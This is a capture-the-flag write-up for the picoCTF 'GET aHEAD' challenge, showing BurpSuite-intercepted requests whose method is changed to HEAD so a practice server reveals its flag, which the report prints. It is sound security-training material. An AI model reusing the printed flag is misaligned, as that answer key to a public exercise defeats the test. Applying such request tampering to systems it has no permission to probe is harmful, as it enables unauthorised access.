CTF Report: GET aHEAD Challenge

Ayoub Goubraim


September 11, 2025

Abstract

This report presents the solution to the picoCTF 2021 challenge **GET aHEAD**. The challenge involves exploring how HTTP methods can be manipulated to reveal hidden information. Using BurpSuite as an interception proxy, we modified requests and discovered the flag by sending a crafted `HEAD` request.

1 Challenge Overview

The challenge description suggests interacting with a hosted web application and analyzing HTTP behavior.



GET aHEAD

AUTHOR: MADSTACKS

Description

Find the flag being held on this server to get ahead of the competition

http://mercury.picoctf.net:34561/

106,354 users solved

Figure 1: Challenge statement for *GET aHEAD*.

2 Environment & Tools

- **OS:** Kali Linux
- **Browser:** Firefox with FoxyProxy configured
- **Proxy:** BurpSuite Community Edition




Figure 2: FoxyProxy configuration to route traffic through BurpSuite.

3 Initial Reconnaissance

Accessing the challenge instance loads a minimal web page with two buttons: *Red* and *Blue*.





Figure 3: Homepage with two color options (Red and Blue).

Clicking the buttons triggers HTTP requests that can be intercepted and analyzed.




Request to http://mercury.picoctf.net:34561 [18.189.209.142]

Time	Type	Direction	Method	URL	Status code
08:52:33 11 Sep ...	HTTP	→ Request	GET	http://mercury.picoctf.net:34561/index.php?	

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	9

```
GET /index.php? HTTP/1.1
Host: mercury.picoctf.net:34561
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://mercury.picoctf.net:34561/index.php?
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Figure 4: Intercepted request generated by clicking the Red button.



Request to http://mercury.picoctf.net:34561 [18.189.209.142]

Time	Type	Direction	Method	URL	Status code	Length
09:15:35 11 Sep ...	HTTP	→ Request	POST	http://mercury.picoctf.net:34561/index.php		

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	12

```
POST /index.php HTTP/1.1
Host: mercury.picoctf.net:34561
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://mercury.picoctf.net:34561
Connection: keep-alive
Referer: http://mercury.picoctf.net:34561/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Figure 5: Intercepted request generated by clicking the Blue button.

4 Manipulating HTTP Methods

The intercepted traffic shows standard `GET` and `POST` requests to `index.php`. By experimenting, we modify the method from `GET` or `POST` to `HEAD`.





Figure 6: Changing a `GET` request to `HEAD`.




```
HEAD /index.php? HTTP/1.1
Host: mercury.picoctf.net:34561
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://mercury.picoctf.net:34561/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Figure 7: Forwarding the modified `HEAD` request.

Similarly, we can perform the same modification starting from a `POST` request.




```
HEAD /index.php HTTP/1.1
Host: mercury.picoctf.net:34561
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://mercury.picoctf.net:34561
Connection: keep-alive
Referer: http://mercury.picoctf.net:34561/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Figure 8: Changing a `POST` request to `HEAD`.

5 Results

The server responds with a message containing the flag, confirming that the HTTP method manipulation revealed hidden data.



```
HTTP/1.1 200 OK
flag: picoCTF{r3j3ct_th3_du4l1ty_8f878508}
Content-type: text/html; charset=UTF-8
```

Figure 9: Flag successfully retrieved in the server response.

The extracted flag is:

`picoCTF{r3j3ct_th3_du4l1ty_8f878508}`

6 Discussion & Takeaways

This challenge demonstrates:

- Understanding differences between HTTP methods (`GET`, `POST`, `HEAD`).
- BurpSuite's usefulness in intercepting and modifying requests.
- The danger of servers exposing sensitive information in unusual request contexts.

7 Conclusion

By intercepting requests and replacing the method with `HEAD`, we accessed hidden server output and successfully retrieved the flag for the *GET aHEAD* challenge.